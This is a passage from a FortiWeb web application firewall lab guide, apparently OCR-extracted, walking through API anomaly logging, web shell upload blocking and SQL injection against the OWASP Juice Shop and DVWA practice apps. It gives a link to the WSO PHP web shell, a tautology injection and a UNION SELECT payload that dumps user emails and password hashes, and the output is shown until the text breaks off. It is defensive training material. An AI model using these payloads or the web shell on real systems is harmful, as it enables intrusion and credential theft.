
```
curl --location --request POST 'http://js.cloudteamapp.com:3000/api/users' --
header 'Content-Type: application/json' --data-raw '{"email": "test5@example.com",
"password": 123456789}'
```

3. You will see an error message similar to:



```
File Actions Edit View Help
# vim /etc/hosts
# curl --location --request POST 'http://js.cloudteamapp.com:3000/api/users' --header 'Content-Type: application/json' --data-raw '{"email": "test5@example.com", "password": 123456789}'
{"message": "internal error", "errors": [{"The \"data\" argument must be of type string or an instance of Buffer, TypedArray, or DataView. Received type number (123456789)"}]}
```

4. It wasn't an attack, but it triggered an **anomaly** detected by FortiWeb Machine Learning. We have had several customers specifically request this security feature. For example, one of the largest bank in LATAM had one of its API attacked with a user id request formatted slightly different than expected. All the user id were to be in the format 111.111.111 (with periods between 3 numbers) and this has the frontend was formatting them. However the API was reachable without going through the frontend and malicious attempts had requests were the user ids were in the format of 111111111 (without the periods). By using the security protection, they were able to stop the enumeration attack in progress.
5. Check FortiWeb logs for more information



The screenshot shows the FortiWeb management console. On the left is a navigation menu with categories like Dashboard, Network, System, Security Fabric, User, Policy, Server Objects, Application Delivery, Web Protection, Bot Mitigation, API Protection, DoS Protection, IP Protection, Tracking, Log & Report, Log Access, Attack, Event, Traffic, Download, Report, Log Policy, and Log Config. The 'Attack' menu item is selected. The main panel displays the 'Attacks' tab with a sub-tab 'Aggregated Attacks'. A table lists detected attacks, with two entries visible. The 'Main Type' column for both entries is 'Machine Learning', which is highlighted with a red rectangular box. The table columns include #, Date/Time, Policy, Source, Destination, Threat Level, Main Type, Sub Type, HTTP Host, URL, and Action.

#	Date/Time	Policy	Source	Destination	Threat Level	Main Type	Sub Type	HTTP Host	URL	Action
1	2024/11/04 09:09:38	SP_JukeShop	34.135.216.5	10.10.3.2	*****	Machine Learning	Request Body Violation/OpenAPI	jslovedteanapp.com:3000	/api/users	Alert
2	2024/11/04 09:08:28	SP_JukeShop	179.129.161.28	10.10.3.2	*****	Machine Learning	Request Body Violation/OpenAPI	jslovedteanapp.com:3000	/api/users	Alert

Lab 4: Web Shell Detection

Attackers may attempt to upload Trojan horse code (written in scripting languages such as PHP and ASP) to the back-end web servers. The Trojan then infects clients who access an infected web page.

Tip

Note: To configure FortiWeb you can use your own browser, but for performing the attacks, it is likely your EDR might block them, so you can use the Kali VM (VNC) to perform those tasks.

Task 1 - Configuration

1. Go to **Web Protection > Input Validation > Web Shell Detection**
2. Click **Create New**
3. Name it as `DVWA_Webshell_Uploading` and follow the settings below:

The screenshot shows the FortiWeb configuration interface for a new Web Shell Detection Policy. The left sidebar shows the navigation menu with 'Web Shell Detection' highlighted. The main area shows the configuration for a new policy named 'DVWA_Webshell_Uploading'. The settings are as follows:

Field	Value
Name	DVWA_Webshell_Uploading
Action	Alert & Deny
Block Period	600 Seconds (1 - 3600)
Severity	Medium
Trigger Policy	
Fuzzy Similarity Threshold	80 (50-100)

Below the settings, there are two sections for enabling detection:

Status	Name	Web Shell List
Fuzzy Hash Based Detection (5)		
☒	PHP	
☒	ASP	
☒	JSP	
☒	Python	
☒	Perl	
Known Web Shells (5)		
☒	PHP	
☒	ASP	
☒	JSP	
☒	Python	

At the bottom right, there are 'OK' and 'Cancel' buttons.

4. Enable it in the Web Protection Profile. Go to **Policy > Server Policy > SP_DVWA**

Tip


TIP: You will need to create a new **Web Protection Profile**. If you need help, review the link [Helper - How to enable/disable Web Protection Profile](#).

5. Scroll down to Web Protection Profile and make sure **WP_DVWA** is selected
6. Click on the pencil to edit the profile



The screenshot shows the FortiWeb configuration interface. On the left, the 'Policy' menu is expanded, and 'Server Policy' is selected. The main configuration area shows the 'Web Protection Profile' dropdown menu set to 'WP_DVWA'. A pencil icon next to the dropdown is highlighted with an orange box, indicating it should be clicked to edit the profile.

7. Select the **Web Shell Detection** policy created earlier. Click **OK**.



The screenshot shows the FortiWeb configuration interface. On the left, the 'Policy' menu is expanded, and 'Server Policy' is selected. The main configuration area shows the 'Web Shell Detection' dropdown menu set to 'DVWA_Webshell_Uploading'. A red box highlights the dropdown menu, and an orange box highlights the 'OK' button at the bottom right of the configuration area.

Task 2 - Test it


1. In Kali Linux web browser download the file

<https://raw.githubusercontent.com/FortiLatam/juiceshop/refs/heads/main/helpers/wso.php> and save it wherever you want



Tip


TIP: If you are using the feature to copy/past clipboard and you dont see the option to paste in Kali's web browser, use CTRL + SHIFT + V.



2. In DVWA click on **File Upload** then **Browse**



3. Select the file you downloaded and click **Upload**



4. You will see that FortiWeb just blocked it



5. This kind of attack is common and can affect other users or even other systems/applications

Lab 7: SQL Injection

According to the Open Worldwide Application Security Project (OWASP):

SQL injection attacks consist of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands. You can find more information at https://owasp.org/www-community/attacks/SQL_Injection

Lab Extra 01 - SQL Injection

Task 1: Perform a simple SQL injection attack

For this task, we will just use a simple Web Browser. This can be done directly from your desktop.

1. Now let's navigate to the browser and type the Public IP assigned to your FortiWeb instance followed by port 3000 to get to the JuiceShop Web Page. `http://FortiWebIP:3000`

2. Let's perform a SQLi attack. To perform a SQLi attack append `?name=' OR 'x'='x` to your URL.

Your URL will be similar to: `http://35.192.193.224:3000/?name=' OR 'x'='x`

3. Hit ENTER. It proves our website is vulnerable to SQLi attacks. Let's try another one. Append the following text to website's URL:

`/rest/products/search?`

`q=qwert%27%29%29%20UNION%20SELECT%20id%2C%20email%2C%20password%2C%20%274%27%2C%20%275%27%2C%20%276%27%2C%20%277%27%2C%20%278%27%2C%20%279%27%20FROM%20Users--`

Your URL will be similar to: `http://35.192.193.224:3000/rest/products/search?`


`q=qwert%27%29%29%20UNION%20SELECT%20id%2C%20email%2C%20password%2C%20%274%27%2C%20%275%27%2C%20%276%27%2C%20%277%27%2C%20%278%27%2C%20%279%27%20FROM%20Users--`

4. Hit ENTER and you will see a list of SQL Users


```
pretty-print
{"status":"success","data":[{"id":1,"name":"admin@juice-sh.op","description":"8192023a7bbd73250516f869df189500","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":2,"name":"jia@juice-sh.op","description":"e541ca7ecf72b8d1286474fc613e5e45","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":3,"name":"bender@juice-sh.op","description":"0c36e517e3fa95a8fb1bbf6744a4ef","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":4,"name":"bjoern.klwinich@gmail.com","description":"6ed9d726cdc873c539e41ae8757b8c","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":5,"name":"ciao@juice-sh.op","description":"861017d5fa5f112f933dc700d31a8fb","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":6,"name":"support@juice-sh.op","description":"3869433d74e3d0c86fd2562f83bc82","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":7,"name":"morty@juice-sh.op","description":"f2f933d09b0ba857bcb8e33b8bd6d9e8","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":8,"name":"ec.safesearch@juice-sh.op","description":"903f4b0ba85458faacdc82cd8953bc8","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":9,"name":"312934@juice-sh.op","description":"3c2abc84e4a6ea8f132708ae3714b7d","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":10,"name":"wurstbrot@juice-sh.op","description":"9ad5b0492bbe528583e128d28941de4","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":11,"name":"amy@juice-sh.op","description":"020f05e45e3071bc3ad3c32f00de0475","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":12,"name":"bjoern@juice-sh.op","description":"7f31191a1f16fa8f418dd1a305166810","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":13,"name":"bjoern@owasp.org","description":"9283f1b2e9669749081963b0e462e466","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":14,"name":"chris.pike@juice-sh.op","description":"10a783b0ed10ealcd7c3a27609f0095b","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":15,"name":"accountant@juice-sh.op","description":"963e10f92a7064b46328cb4c5d636dc","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":16,"name":"wvovig@juice-sh.op","description":"05f92148b4e687dcd04ccebb8f1af","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":17,"name":"demo","description":"fe01ce2a7fbac8f9aed7c982a04e229","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":18,"name":"john@juice-sh.op","description":"00479e9576b42c459ee5746478e4d45","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":19,"name":"owma@juice-sh.op","description":"402f1c4a75e316afec5a6ea63147f739","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":20,"name":"stan@juice-sh.op","description":"e040a3f43dd5e094ef713f3bd30ea64","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":21,"name":"ethersun@juice-sh.op","description":"2c17c393771ee3048ae1406b380c5ec","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":22,"name":"kpf3@uqup.jp","description":"c8823a0d507c8e4545ddfdab0feed448","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":23,"name":"qr18a@00vk.co","description":"221db455e1e50b10eada1ca76ff322053","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":24,"name":"8ends@te8.r0","description":"7716e6c6a796f92be89943e2e97de84","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":25,"name":"snris@deg.xc","description":"3975d1234ccl9b0f8f13283bf2f98b2e","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":26,"name":"c1